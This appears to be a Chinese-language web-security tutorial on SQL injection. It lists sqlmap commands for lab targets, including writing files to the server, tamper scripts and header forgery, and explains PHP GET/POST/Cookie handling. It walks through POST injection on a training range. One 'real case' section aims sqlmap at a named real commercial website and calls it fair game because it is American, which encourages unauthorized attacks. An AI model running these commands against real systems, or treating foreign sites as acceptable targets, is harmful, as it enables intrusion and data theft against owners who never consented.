sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --file-write  test.txt  --file-dest "usr/desktop/hack.txt"  #将本地的test.txt文件上传到目标服务器的usr/desktop/下，并且名字为hack.txt

sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --proxy="127.0.0.1:8080"    #指定代理
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --technique T    #指定时间延迟注入，这个参数可以指定SQLMAP使用的探测技术，默认情况下会测试所有的方式，当然，我们也可以直接手工指定。
支持的探测方式如下：
   B: Boolean-based blind SQL injection（布尔型注入）
   E: Error-based SQL injection（报错型注入）
   U: UNION query SQL injection（可联合查询注入）
   S: Stacked queries SQL injection（可多语句查询注入）
   T: Time-based blind SQL injection（基于时间延迟注入）

sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" -v 3   #输出详细攻击载荷
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --threads 5#指定线程数
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --fresh-queries #清除缓存
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --flush-session   #刷新session
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --random-agent    #任意的http头
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --tamper base64encode            #对提交的数据进行base64编码
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --referer http://www.baidu.com   #伪造referer字段
```

```
sqlmap -u "http://127.0.0.1/sqli/Less-4/?id=1" --keep-alive     保持连接，当出现 [CRITICAL] connection dropped or unknown HTTP status code received. sqlmap is going to retry the request(s) 保错的时候，使用这个参数

sqlmap -u http://127.0.0.1/Less-2/ --batch --crawl=2 --delay 2  -v 2
```

判断URL是否存在注入点[不需要登陆的URL]

直接指定URL

```
sqlmap -u http://127.0.0.1/Less-1/?id=1 --batch --level 3 -v 3
--batch:针对需要交互选择的选项都是默认最优先优化的选项
--level 3：探测等级为3的测试
-v 3:输出信息等级3，同时显示注入使用的攻击荷载
```



执行成功完毕之后会得到相关服务器指纹信息与信息输出文件路径

附：当针对同一探测URL执行二次或者多次的探测时，会自动读取信息文件路径下的文件，删除后才会重新进行探测。

真实案例-编码性注入-SQLMAP工具测试

[漂亮国的站，请点到为止,国内别瞎搞]


`knotsolutions.com/case_study_view.php?id=MQ==`


这里我们看到有个类似 “id” 的可控变量，但是后面的 "MQ=="是什么呢？其实这里的"MQ=="是进行base64编码后的参数，解码后是"1”

在SQLMAP的tamper脚本目录中有一个"base64encode.py"脚本，我们可以利用该脚本来进行解码和注入。

```
sqlmap -u "http://knotsolutions.com/case_study_view.php?id=" --tamper-base64encode.py
```

这里有个细节，如果我们直接带上 “id=MQ==” 直接使用 base64encode.py 脚本进行编码注入的话，会将"MQ=="整体带入脚本进行注入，所以这里需要将 “MQ==” 去掉，然后再执行注入。





根据应用场景进行注入

前文我们提到形成漏洞的两个必要条件是参数和可控变量；判断SQL注入时，URL地址要符合什么条件?是有参数。

之前我们利用URL内包含的参数进行注入测试，是最简单的GET方式的注入;因为可控变量的参数直接在URL的表象可以看到，我们可以直接利用。

如果说站点不通过GET传参的方式传递数据，那么该如何进行注入呢？这就是接下来我们要说的 “XFF、HTTP头、Post、Cookie注入”的方式。

由此，我们也知道了，数据的传递是讲究传递方式的

PHP中$_REQUEST、$_POST、$_GET的区别

$_REQUEST

php中$_REQUEST可以获取以POST方法和GET方法提交的数据，缺点：速度比较慢 。

$_GET

用来获取由浏览器通过GET方法提交的数据。
GET方法他是通过把参数数据加在提交表单的action属性所指的URL中，值和表单内每个字段一一对应，然后在URL中可以看到，但是有如下缺点：

1. 安全性不好，在URL中可以看得到
2. 传送数据量较小，不能大于2KB。

$_POST
用来获取由浏览器通过POST方法提交的数据。
POST方法他是通过HTTP POST机制，将表单的各个字段放置在HTTP HEADER内一起传送到action属性所指的URL地址中，用户看不到这个过程。
他提交的大小一般来说不受限制，但是具体根据服务器的不同，还是略有不同。相对于_GET方式安全性略高

$_REQUEST、$_POST、$_GET 的区别和联系

$_REQUEST["参数"]具用$_POST["参数"] $_GET["参数"]的功能,但是$_REQUEST["参数"]比较慢。

通过post和get方法提交的所有数据都可以通过$_REQUEST数组["参数"]获得。

---

get与post请求的不同

get方式提交数据的特点：

1. get方式在url后面拼接参数，只能以文本的形式传递数据

2. 传递的数据量小，4KB左右（不同浏览器会有差异）

3. 安全性低，会将数据显示在地址栏

4. 速度快，通常用于对安全性要求不高的请求

post 方式

1-安全性比较高

2-传递数据量大，请求对数据长度没有要求

3-请求不会被缓存，也不会保留在浏览器历史记录中

用于：密码等安全性要求比较高的场合，提交的数据量比较大：发布文章，上传文件。

$_get获取get数据

GET方式提交数据的格式

1-格式:index.php?userName=jack&password=123

2-参数名与参数值之间没有空格

3-参数值不需要使用单双引号包括

$_post获取post数据

1-表单数据是通过请求体传递到服务端的,我们在界面上看不到

2-可以提交任何类型的数据，包括文件由于界面上看不见，浏览器也不储存，所以更安全

下面的简单的PHP代码，有助于我们理解数据的接收

---

test.php

```php
<?php
header("Content-Type: text/html; charset=utf-8");

$get=$_GET['g'];//接受get传递的值赋值给变量
$post=$_POST['p'];//接受post传递的值赋值给变量
$cookie=$_COOKIE['c'];//接受cookie传递的值赋值给变量
$request=$_REQUEST['r'];//全部接受(部分)传递的值赋值给变量
$host=$_SERVER['HTTP_HOST'];//接受访问数据包中的host值赋值给变量
$user_agent=$_SERVER["HTTP_USER_AGENT"];//接受访问数据包中的浏览器值赋值
$ip=$_SERVER["HTTP_X_FORWARDED_FOR"];//接受访问数据包中的IP数据赋值给变


echo $get."<hr>";
echo $post."<hr>";
echo $cookie."<hr>";
echo $request."<hr>";
echo $host."<hr>";
echo $user_agent."<hr>";
echo $ip;


?>
```

POST注入-墨者靶场-SQL注入漏洞测试[登录绕过]

该靶场是登陆绕过，但是仍然可以利用POST注入方式获取一些关键信息

划重点 - POST注入的利用场景一般在登录框、搜索框以及万能密码


`http://219.153.49.228:45744`

SQL注入漏洞测试(登录绕过)

难易程度：★★
分类：SQL注入
增加经验：60 (完成可获得经验值)
标签：SQL注入 MySQL
消耗墨币：3墨币 [已购买]


启动中.....

靶场有1176人完成/464人放弃




从上图我们可以发现 URL 中我们没有看到任何参数，表面是是无法进行注入的，但是前文我们说过，数据是可以各种协议的方式发送的，我们可以通过抓包来分析是否有其他数据在传递。


下图中，我们可以看到登录的过程，通过POST协议传送了 username 、 password 两个参数，同时产生了登陆失败的提示；



如果我们在 username 参数后尝试注入呢？报错信息回显了SQL错误日志信息，这说明我们增加的 ' 单引号被带进了数据库执行，存在SQL注入点。




- 通过 order by 4 --+ [‘–+’ 数据库中用来注释用的] 得到列数为4




- 获取回显位 [得到回显位为4]

- 通过database()函数获取当前数据库名 ‘purchase’

